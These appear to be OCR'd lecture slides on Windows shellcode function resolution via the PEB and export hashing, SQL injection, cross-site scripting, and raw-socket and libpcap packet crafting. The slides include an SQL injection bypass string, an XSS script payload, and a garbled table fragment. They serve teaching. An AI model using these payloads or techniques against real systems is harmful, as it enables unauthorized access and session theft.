
PEB Pointer

- mov eax, [fs:0x30]
  - fs:overrides default segment selector
    - Data operations utilize x86 ds register by default
- Alternatively
  - xor ecx,ecx
  - mov eax, [fs:(ecx + 0x30)]




Loaded Libraries

- 12 bytes (0x0C) into the PEB is a pointer to a PEB_LDR_DATA structure
  - Loader data
  - mov edx, [eax + 0x0C]



Loader Data

- PEB_LDR_DATA in turn contains the heads of several doubly linked lists
- A list sorted by initialization order can be found at offset 28 (0x1C)


PEB_LDR_DATA*
…
0x00
struct LIST_ENTRY InLoadOrderModuleList
0x0C
struct LIST_ENTRY InMemoryOrderModuleList
0x14
struct LIST_ENTRY InInitializationOrderModuleList
0x1C

The LIST_ENTRY Struct

- Contains a forward link and a backward link
- Generally used as the first element in a data structure
  - Data appended after LIST_ENTRY


```
struct LIST_ENTRY{

    struct LIST_ENTRY* Flink;

    struct LIST_ENTRY* Blink;

};
```

Initialization Order List



```
mov esi, [edx + 0x1C]        ;1
lodsd                        ;2
mov edx, [eax+08h]           ;3
```

Function Addresses

- Although we now have the base address of the library, the goal is to get function addresses within the library
- Each library contains an "export directory table"
  - Functions that the outside world can access
  - Along with the addresses of each
  - On a Linux system
    - objdump -T <libname>
    - Lists all of the exported symbols

PE Headers

- Windows uses the "Portable Executable" (PE) format for executable files
- The export directory is part of the PE headers
- Must walk PE headers to find export directory
- See
- http://msdn.microsoft.com/en-us/magazine/cc301805.aspx

Header Parsing

- No more code, but basics go like this
- Parse module headers to find

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
...
   DWORD AddressOfFunctions;
   DWORD AddressOfNames;
   DWORD AddressOfNameOrdinals;
} IMAGE_EXPORT_DIRECTORY;
```

Function Pointer Table

- AddressOfFunctions points to a table of function addresses
    - But, don't know which address is for which function!

Function Name Table

- AddressOfNames is the address of a table of string pointers (like argv)
- Each pointer points to the name of an exported function
- General idea is to walk the list of names and do a strcmp for the one you want
  - Hashing is used rather than strcmp, but you get the idea hopefully
  - When you find a match, the current index into the table will help you…

Function Ordinal Table

- The function name index can't be used directly to index into the function address table
  - That would be too easy
- AddressOfNameOrdinals is a table that maps name indices to function address indices so
  - func_addr = addr_table[ordinals[string_index]]

What Next

- Now you can get the addresses of functions
- Push required parameters and call desired functions
- Full power of the Win32 api available
    - Not just what is available via system calls

Problem?

- Does this mean that we need to include the names of all the libraries we want to load and all the functions we want to call as data in our shellcode?
- First argument of LoadLibrary and GetProcAddress are strings
- Might give hints as to purpose of our shellcode
- Increases size of payload to carry around all that data

One Solution

- Compute a hash value for every function in the libraries we need to use
- Embed hash values of functions we intend to call in our payload
- Embed our hash function in our payload
- When we need to resolve a function, we can't strcmp anymore so scan all functions in DLL's names table hashing as we go until we find a match

Pseudo code

```
void *resolve(mz_header *handle, uint32 hash):
   pe_header *pe = GetPeHeader(handle)
   export_dir *exp = GetExportDir(pe)
   for name in exp->NamesTable:
      if myHash(name) == hash
         return GetFuncAddress(exp, nameIndex)
   return NULL
```

Bottom Line

- Windows payloads generally larger than Unix payloads
- Hashes must be unique per DLL not across all DLLs
- Windows internals change over time
- Must re-validate techniques with each new version
- Windows process creation differs from Unix process creation
- Read documentation of CreateProcess

SQL Injection

SQL Injection

- Many apps are backed by some form of database
- User input used in queries to that database
- Unsanitized user input and poor query construction leads to SQL injection vulnerabilities

Example Table

```
CREATE TABLE login (
   login text NOT NULL,
   password text
);

Select * from login where login = ‘bob’ and password = ‘secret’;
```

Problem

- Queries often constructed using string concatenation

```
String user = readline()
String pass = readline();
Query q = "select * from login " +
  "where login = '" + user +
  "' and password = '" + pass + "';";
ResultSet = q.execute();
```

Attack

- Attacker forms input such that it modifies the semantics of the query

```
String user = readline();
  bob' or 1 = 1; --
String pass = readline();
  blabla
```

- Resulting query

```
select * from login where login = 'bob' or 1 =
1; --' and password = 'blabla';
```

Cross Site Scripting

Basic Idea

- Attacker posts content on third party website that contains script actions

–`<script>alert("Hello World")</script>`

–Often submitted as user profile data or comment submissions in blog response sections

Activation

- Third party site fails to scrub attacker input

–Unsanitized attacker input is then served to victims where the attacker script runs in the context of the third party site

–If victim trusts third party site, then victim runs attacker script

Threat

- Attacker limited only by what they can accomplish with javascript
  - Session stealing through cookie hijacking for example
- Very difficult to scrub every user input
- Common mistakes by inexperienced programmers

References

- CGI Security faq
  - http://www.cgisecurity.com/xss-faq.html
- Google XSS playground:
  - http://jarlsberg.appspot.com/
- Search
  - http://www.google.com/search?q=cross+site+scripting

Low Level Packet Handling

References (Linux)

- socket(7)
- packet(7)
- netdevice(7)
- ip(7), raw(7)
- tcp(7)
- udp(7)
- SANS TCP/IP Cheat Sheet
  - http://www.sans.org/resources/tcpip.pdf

PF_PACKET

- Access to raw packets

```
#include <sys/socket.h>

#include <netpacket/packet.h>

#include <net/ethernet.h> /* the L2 protocols */

int s = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
```

- You get it all
- No need to connect
- Can send and receive raw packets!!
- Who do you send to? Receive from?

PF_PACKET Addressing

- Send and receive from one of your machine's interfaces!
  - Packet content is not analyzed by the network stack
  - It hits the wire directly
    - If you want the packet to go somewhere, you better build it properly
- Use sendto and recvfrom
  - See packet(7) for details in sockaddr_ll

Example read

```
unsigned char buf[2048];
int ps = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
struct sockaddr_ll sa;
int fromlen = sizeof(sa);
while (1) {
   int len = recvfrom(ps, buf, 2048, 0,
                      (struct sockaddr*)&sa, &fromlen);
   write(1, buf, len);
}
```

Example write

```
#include <stdio.h>
#include <sys/socket.h>
#include <netpacket/packet.h>
#include <net/ethernet.h> /* the L2 protocols */
#include <sys/ioctl.h>
#include <net/if.h>

int main(int argc, char ** argv) {
   unsigned char buf[2048];
   int ps = socket(PF_PACKET, SOCK_RAW,htons(ETH_P_ALL));
   struct sockaddr_ll sa;
   struct ifreq ifr; //see netdevice(7)

   strcpy(ifr.ifr_name, "eth0");
```

Example write

```
    int fd = socket(AF_INET, SOCK_STREAM, 0);
    ioctl(fd, SIOCGIFINDEX, &ifr);
    printf("eth0 index is %d\n", ifr.ifr_ifindex);
    close(fd);

    memset(&sa, 0, sizeof(sa));
    sa.sll_family = AF_PACKET;
    sa.sll_ifindex = ifr.ifr_ifindex;
    memcpy(sa.sll_addr, "\x00\x0B\xDB\x92\x79\x20", 6);
    sa.sll_halen = 6;

    memcpy(buf, "\x00\x0B\xDB\x92\x79\x20", 6); //dest
    memcpy(buf + 6, "ABCDEF", 6); //src
    memset(buf + 12, 'A', 80);
    printf("sent %d\n", sendto(ps, buf, 64, 0,
           (struct sockaddr*)&sa, sizeof(sa)));
}
```

Imposing Order

- Reading and writing raw packets is fun
- Tough part is doing it well
- Reading
    - Must parse headers
- Writing
    - Must build sensible packets
        - Valid addresses
    - How about IP/TCP/UDP checksums?

Ethernet II Header

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                         Destination MAC                       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Destination MAC           |            Source MAC         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                           Source MAC                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Ether Type          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Ethernet Types

```
IPv4 = 0x0800
ARP = 0x0806
IPv6 = 0x86DD

Ref: http://www.iana.org/assignments/ethernet-numbers
```

C Ethernet Header

```
#include <netinet/ether.h>
char *ether_ntoa(const struct ether_addr *addr);
struct ether_addr *ether_aton(const char *asc);

struct ether_addr {
   u_int8_t ether_addr_octet[ETH_ALEN];
}
struct ether_header {
   /* destination eth addr */
   u_int8_t ether_dhost[ETH_ALEN];
   /* source ether addr */
   u_int8_t ether_shost[ETH_ALEN];
   /* packet type ID field */
   u_int16_t ether_type;
};
```

IP Header (RFC 791)

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version|  IHL  |Type of Service|          Total Length         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Identification        |Flags|      Fragment Offset    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Time to Live |    Protocol   |         Header Checksum       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Source Address                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Destination Address                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

C IP Header

```
#include <netinet/ip.h>

struct iphdr {
   unsigned int ihl:4;
   unsigned int version:4;
   u_int8_t tos;
   u_int16_t tot_len;
   u_int16_t id;
   u_int16_t frag_off;
   u_int8_t ttl;
   u_int8_t protocol;
   u_int16_t check;
   u_int32_t saddr;
   u_int32_t daddr;
   /*The options start here. */
};
```

TCP Header (RFC 793)

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Source Port          |       Destination Port        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                        Sequence Number                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Acknowledgment Number                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Data |           |U|A|P|R|S|F|                               |
| Offset| Reserved  |R|C|S|S|Y|I|            Window             |
|       |           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             data                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

C TCP Header

```
#include <netinet/tcp.h>

struct tcphdr {
   u_int16_t source;
   u_int16_t dest;
   u_int32_t seq;
   u_int32_t ack_seq;
   u_int16_t res1:4;
   u_int16_t doff:4;
   u_int16_t fin:1;
   u_int16_t syn:1;
   u_int16_t rst:1;
   u_int16_t psh:1;
   u_int16_t ack:1;
```

```
   u_int16_t res2:2;
   u_int16_t window;
   u_int16_t check;
   u_int16_t urg_ptr;
};
```

UDP Header (RFC 768)

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Source Port          |       Destination Port        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|            Length             |           Checksum            |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             Data                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

C UDP Header

```
#include <netinet/udp.h>

struct udphdr {
   u_int16_t source;
   u_int16_t dest;
   u_int16_t len;
   u_int16_t check;
};
```

ICMP (RFC 777)

- Tricky header
- Only 3 fixed fields
- Remaining fields vary with ICMP type
  - C unions used to overlay the varying fields
- #defines for ICMP types and codes can be found in <netinet/ip_icmp.h>

```
#define ICMP_ECHOREPLY 0 /* Echo Reply */

#define ICMP_DEST_UNREACH 3

/* Destination Unreachable */

#define ICMP_ECHO 8 /* Echo Request */

Etc…
```

C ICMP Header

```
#include <netinet/ip_icmp.h>

struct icmphdr {
   u_int8_t type; /* message type */
   u_int8_t code; /* type sub-code */
   u_int16_t checksum;
   union {
      struct {
         u_int16_t id;
         u_int16_t sequence;
      } echo; /* echo datagram */
      u_int32_t gateway; /* gateway address */
      struct {
         u_int16_t __unused;
         u_int16_t mtu;
      } frag; /* path mtu discovery */
   } un;
};
```

ARP Header

```
#include <net/if_arp.h>

struct arphdr {
   unsigned short int ar_hrd; /* Format of hardware address. */
   unsigned short int ar_pro; /* Format of protocol address. */
   unsigned char ar_hln; /* Length of hardware address. */
   unsigned char ar_pln; /* Length of protocol address. */
   unsigned short int ar_op; /* ARP opcode (command). */
#if 0
   /* Ethernet looks like this : This bit is variable sized however... */
   unsigned char __ar_sha[ETH_ALEN]; /* Sender hardware address. */
   unsigned char __ar_sip[4]; /* Sender IP address. */
   unsigned char __ar_tha[ETH_ALEN]; /* Target hardware address. */
   unsigned char __ar_tip[4]; /* Target IP address. */
#endif
};
```

Setting Pointers

- How do you overlay these declared structs with your packet data buffer?
  - Declare appropriate pointers
  - Point them at various offsets into the buffer
  - Requires type casting to avoid complaining
  - Must consider variable length headers to do it right

Example

```
unsigned char buf[2048];
struct tcphdr *tcp;
struct iphdr *ip;
struct ether_header *eth;
eth = (struct ether_header*) buf;

ip = (struct iphdr*) (buf + sizeof(struct ether_header));
//why not: eth + sizeof(struct ether_header)?

tcp = (struct tcphdr*)
      (buf + sizeof(struct ether_header) + ip->ihl * 4);
//why not: ip + ip->ihl * 4?
```

Packet Checksums

- Must worry about them when sending
- Often ignored in transit
    - But not at destination
- What is the algorithm?
    - IP header
    - The checksum field is the 16 bit one's complement of the one's complement sum of all 16 bit words in the header. For purposes of computing the checksum, the value of the checksum field is zero.
    - TCP, UDP?

Raw but not too Raw

- If you don't need to manipulate ethernet headers
- If you want the IP stack to do some work for you
- You might consider using raw IP sockets
  - A step up from PF_PACKET, raw sockets

raw(7)

Raw sockets allow new IPv4 protocols to be implemented in user space. A raw socket receives or sends the raw datagram not including link level headers.

The **IPv4 layer generates an IP header when sending a packet unless the IP_HDRINCL socket option is enabled** on the socket. When it is enabled, the packet must contain an IP header. For receiving the IP header is always included in the packet.

Raw IP

```
#include <netinet/in.h>
int s = socket(AF_INET, SOCK_RAW, proto);
```

- proto is the ip protocol number
    - icmp == 1, tcp == 6, udp == 17, …
    - IPPROTO_RAW (implies IP_HDRINCL)
        - Send only
- Raw sockets do reassemble IP fragments
    - PF_PACKET sockets do not

IP_HDRINCL


IP Header fields modified on sending by IP_HDRINCL	
IP Checksum	Always filled in.
Source Address	Filled in when zero.
Packet Id	Filled in when zero.
Total Length	Always filled in.

If you don't use IP_HDRINCL, you can set most header fields using the setsockopt function. See ip(7)

Raw IP

- You build the rest of the packet
  - For TCP, you craft the entire TCP header for example
    - Including checksum!

Raw Sockets Overview



RAM, 0);

s

_ICMP);

_RAW);

NCL, …);

socket

P_ALL));

Additional Resources

- Several Libraries exist to make this all easier
- libnet – C packet crafting
- http://packetfactory.openwall.net/projects/libnet/
- hping2
- scapy – Python packet crafting
- http://www.secdev.org/projects/scapy/
- libpcap / tcpdump – packet sniffing
- http://www.tcpdump.org/

libpcap

References

- libpcap, tcpdump
  - http://www.tcpdump.org/
  - pcap(3), tcpdump(8)
- Wireshark
  - http://www.wireshark.org
- WinPcap
  - http://www.winpcap.org/

libpcap Packet Capture Library

- The mechanics of grabbing packets are not the same on every platform
    - Some like Windows, require special drivers
    - Others do not offer PF_PACKET sockets
- libpcap is a library that provides a layer of abstraction for applications that need to grab packets

pcap Features

- Live packet capture
- Read packets from saved file
- Dump packets to file
- Apply filter to captured packets
  - Drops packets that fail to pass filter
- Others

Using pcap

- #include <pcap.h>
- Link to the pcap library

```
gcc –o sniffer sniffer.c -lpcap
```

pcap Data Types

- pcap_t
  - A packet capture structure
  - Usually only deal with pointers to these
  - pcap manages the structs themselves internally
- struct pcap_pkthdr
  - Info about a single packet

```
struct pcap_pkthdr {

   struct timeval ts; /* time stamp */

   bpf_u_int32 caplen; /* length of portion present */

   bpf_u_int32 len; /* length this packet (off wire) */

};
```

pcap Data Types (cont)

- pcap_dumper_t
  - Struct used for dumping packets to a file
  - Usually only deal with pointers to these
  - Actual struct is managed internal to the library
- pcap_handler
- Callback function type

```
typedef void (*pcap_handler)(u_char *, const struct

                pcap_pkthdr *, const u_char *);
```

pcap Data Types (cont)

- struct bpf_program
  - Berkeley Packet Filter information struct
  - pcap will compile BPF filter expressions into one of these structs for you
  - Once compiled, you can apply the filter
  - See tcpdump(8) for bpf syntax

Live Packet Capture

- Initiate with

```
pcap_t *pcap_open_live(const char *device,

int snaplen, int promisc, int to_ms,

char *errbuf);
```

  - device: device name such as "eth0"
  - snaplen: Max number of bytes to capture per packet
    - 65535 should get full packet
  - promisc: 0/1 to enter promiscuous mode
  - to_ms: read timeout to wait for multiple packets
  - errbuf: at least size PCAP_ERRBUF_SIZE

Reading Packets from files

- Initiate with

```
pcap_t *pcap_open_offline(const char *fname,
                          char *errbuf);
```

  - fname: file to read from
